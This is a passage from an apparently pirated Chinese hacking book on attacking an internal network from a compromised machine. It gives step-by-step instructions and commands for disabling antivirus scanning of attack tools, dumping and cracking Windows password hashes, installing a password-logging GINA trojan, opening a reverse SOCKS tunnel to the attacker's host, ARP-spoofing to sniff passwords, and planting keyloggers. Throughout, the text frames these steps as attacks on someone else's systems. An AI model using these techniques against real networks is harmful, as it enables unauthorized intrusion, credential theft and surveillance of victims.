会免杀的人可能就会对其做个免杀的处理，但一些文件做免杀太复杂或者有些朋友不会做免杀，怎么办？这些在入侵过程中会碰到的问题其实也很好解决，一般杀软都提供了一个排除的功能，也就是我们可以设置杀软对某些目录或者软件不进行扫描。

如我们遇到的这个“麦咖啡”，可以在屏幕右下角它的图标上按鼠标右键，然后选择“按访问扫描属性”，在**“所有进程”->“检测项”中的“排除项”**中添加排除目录即可，如图65。

这里还有一个小诀窍，就是当你遇到从来没有见过的杀毒软件而不知怎么设置时，可以用saminside这款工具来抓hash。到目前为止我好象还没有见过哪个杀毒软件跟它过不去，而这个工具的体积也比较小。




图65

用pwdump7抓hash很简单，直接显示hash的话我们只需要输入**pwdump7**就可以了，如图66。

但这样不方便我们进一步提权这些hash，这时可以使用命令将hash导入到文本中去，格式为：**pwdump7.exe >a.txt**。

得到hash的破解工具除了刚才提到的saminside外，还有lc5和rainbowcrack，其中saminside和rainbowcrack可以结合120G的彩虹表来加快破解的进度，这里就拿saminside

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

来演示下。

我们需要把刚才抓到的hash导入进来，在“file”菜单中选择“import from pwdump file”项，然后选择抓到的hash文件，如图67。

那怎么导入彩虹表呢？我这里的彩虹表没有下全，只能演示一下了。在菜单“service”中选择“options”，然后选择“lm-tables”，接着在右边的“ADD”中添加彩虹表文件，如图68。

一切设置好后就可以开始破解了，破解的速度与彩虹表的大小、电脑配置及密码复杂程度有关。

使用rainbowcrack这个工具更简单，输入程序名就会出现相应的操作提示，如图69。

还有一款强大的破解hash的软件，名称为ophcrack，速度很快，但可惜的是只有1G多的tables表是免费的，大家可以到http://bbs.ctocio.com.cn/thread-7838802-1-1.html查看关于这款软件的详细使用说明。

另外，大家仔细看图66，其中发现administrator的hash中出现了“no password”的字样，根据经验判断，说明administrator的用户密码超过了14位。那么如何应对这种超过了14位的密码呢？接下来出场的是记录3389的gina木马，我使用的这款到目前为止好象没有被杀软查杀过，界面如图70。

使用方法也很简单，一直按NEXT就行了，最后生成记录密码的文件，来看下我的战果吧，如图71。

很强悍哦！这些工作都做了以后，下一步我们就可以开始进攻内网了。




图66




图67




图68




图69




图70

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

NAME 黑客渗透笔记

DATE

7.2.3 进攻内网

现在我们已经得到一些基本信息了，上面做的一切就是要保住这台机器，如果这台机器丢了的话，内网所有的权限就有可能全部丢掉。

一般情况下，内网存在着比较大的弱口令或者直接被溢出的机器，因此我们大可利用第二章的知识来解决。但问题来了，我们如何把这些工具传上去呢？难道一个一个的传？其实不然，这里就需要用到反弹 socks 代理。

大多数情况下，如果有防火墙直接阻止外连的话，我们可以考虑反弹，就像经常用 lcx 反弹 3389 一样。这里要介绍的工具就是 ncph 的 hd，很强大的内网渗透工具。首先在本机执行命令：**hd -s -listen 53 1180**，如图 72。

接着在肉鸡上执行命令：**hd -s -connect 119.98.101.189 53**，其中 119.98.101.18 是我本机的 IP，执行后如图 73。

接下来 socks 的设置按照如图 74 中的进行选择即可。

接着在 socks 控制台上，把我们想使用的工具都丢到里面，并且这里的操作是可以直接进行鼠标拖曳的，如图 75。

这样，通过 socks 就可以把我们置于对方的网络中了。不信？我们用 socks 控制台的 maxthon 打开 www.ip138.com 看看我们的 IP 是多少，如图 76。

怎么样？不是刚才我说的本机的 IP 吧。这样，我们就可以很方便的在本地实行对目标内网的渗透了。关于这个 hd 工具，其实功能还是挺多的，大家可以用 **hd -h** 来查看命令解释。另外，cain 自带的 arp 功能是万不得已的情况下才使用的。为什么呢？因为现行的防 ARP 工具和程序也相继出来了。

Cain 嗅探又是如何做到的呢？打开程序主界面后，在菜单“configure”中先要对其进行必要的配置，其中在“sniffer”标签项中可以选择相应的网卡，如图 77。

然后再到“filters and ports”选择要嗅探的端口，基本上敏感端口都在里面，我们可以对其进行相应的选择，如图 78。

另外，这里的配置中还有一个技巧问题。如果 C 段或者内网中有防 ARP 的软件存在，我们的嗅探会不起作用，这时可以在“APR (arp poison routing)”




图 71




图 73




图 72



图 74




图 77




图 76




图 75

免责声明：本站所有资源来自互联网，仅供学习和交流使用，版权归原作者所有，版权所有，禁止商用，禁止非法传播，违者后果自负，本站不承担任何责任。部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

吾爱破解论坛 http://WwW.52PoJie.Cn

中设置发包速度，用发包速度来使对方的防ARP软件失效。cain默认的发包时间间隔为30秒，如图79。




图78




图79

这些配置好后，再来到下面菜单中的“sniffer”，把上面的网卡图标点击下，然后在空白处按鼠标右键选择“scan mac address”，如图80。

扫描完以后，再切换到底部菜单中的“ARP”，如图81。




图80



图81



图82




图83

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

吾爱破解论坛 http://WwW.52PoJie.Cn

接着在右边上面的空白处单击一下，然后按一下那个“+”，在出现的对话框的左边选择网关，然后在右边选中要欺骗的IP。如果要全部欺骗，在选择要欺骗的IP时，可以按住ctrl键，如图82。

选择完毕后单击“OK”就行了，现在一切准备就绪，我们再把刚才提到的像网卡标志按钮旁的那个类似风扇的图标点一下就开始欺骗了。在等待一段时间后，如图83，这是我在肉鸡上测试的结果。

我们可以选择底部菜单“passwords”进行查看，如果发现相应的VNC密码就可以将其选中后发送到cain自己破解，如图84，是嗅探到的结果。

其实cain的功能还是挺多的，只是强大的嗅探功能掩盖了人们对其它功能的关注。




图84

7.2.4 细节问题的处理

在7.2.3节中我并没有讲到如何去查找信息，这里往往是看你能否进一步渗透进去。如一些txt文档、conn.asp及web.config的文件都是要查找的对象。除此之外，还有一些系统自带邮件发送功能，通常有些管理员的邮件密码也保存在这些页面内。另外，放置一个远程软件和键盘记录也是不错的选择。

总之，内网渗透是一个耐心和细心的活，不要羡慕某某把一个网段的机器都拿下了，如何运用，最大化获得知识才是最重要的。要相信自己，还是前面说过的一句话：没有做不到，只有想不到。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
bbs.hh010.com

读后所得

免责声明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com